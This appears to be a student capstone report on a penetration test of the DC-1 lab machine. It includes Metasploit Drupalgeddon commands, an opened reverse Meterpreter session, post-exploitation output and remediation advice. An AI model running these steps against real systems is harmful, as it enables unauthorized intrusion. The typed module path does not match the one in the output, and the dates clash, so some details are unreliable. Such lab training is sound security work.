Full VAPT Cycle

Tools Used

- Kali Linux (Attacker)
- DC-1 (Target)
- Metasploit Framework
- OpenVAS
- Google Docs

Objective

The objective of this capstone project is to simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle. The process includes vulnerability scanning, exploitation of discovered vulnerabilities, documentation of findings, and providing remediation recommendations.

Methodology

1. Identify the target IP address using network scanning.
   sudo netdiscover -i eth0
   IP – 192.168.1.103(DC-1)

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

117 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 7020
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.100   60:ff:9e:4f:cf:b2     52    3120  AzureWave Technology Inc.
192.168.1.103   08:00:27:ce:21:e9     13     780  PCS Systemtechnik GmbH
```

Figure 1: Identify target IP using netdiscover

2. Perform vulnerability scanning using **OpenVAS**.

*Figure 2: Vulnerability scanning using **OpenVAS***

3. Identify a vulnerable Drupal service.



Figure 3: Identify a vulnerable Drupal service

4. Exploit the vulnerability using the **Drupalgeddon exploit** in **Metasploit**.

msfconsole
use exploit/linux/http/drupal_drupageddon
set RHOSTS <target_ip>
set LHOST <attacker_ip>
exploit

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (42137 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.105:4444 -> 192.168.1.103:49267) at 2026-03-26 08:34:47 -0400
```

Figure 4: Exploit Drupalgeddon vulnerability in Metasploit

5. Post-Exploitation

   sysinfo
   getuid

```
meterpreter > sysinfo
Computer        : DC-1
OS              : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Architecture    : i686
System Language : C
Meterpreter     : php/linux
meterpreter > getuid
Server username: www-data
```

Figure 5: Post-Exploitation

Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-08-26 18:30	192.168.1.103	Drupal RCE	Exploitation

Table 1: Detection Log

Executive Summary

A security assessment was conducted on the target system to identify vulnerabilities before deployment. A critical Drupal Remote Code Execution vulnerability was discovered and successfully exploited, allowing unauthorized access. Immediate remediation is required to prevent system compromise and protect sensitive data.

Findings

- Critical vulnerability: Drupal RCE (Drupalgeddon)
- Successful exploitation using Metasploit
- Unauthorized remote access achieved
- Risk of full system compromise

Recommendations

- Update Drupal to the latest secure version
- Apply all patches and security updates
- Implement Web Application Firewall (WAF)
- Disable unnecessary ports and services
- Perform regular vulnerability scanning and monitoring
- Conduct a rescan to verify remediation

Non-Technical Summary

A security test was performed on the system to check for weaknesses before it goes live. The application was mostly secure, but a serious issue was found in the Drupal software used by the system. This flaw could allow an attacker to gain unauthorized access and control the system. During testing, this issue was successfully exploited, proving the risk is real. If left unpatched, attackers could steal or manipulate data. To fix this, the system should be updated, security patches applied, and additional protections like a firewall should be used. A follow-up test is recommended to ensure the issue is fully resolved.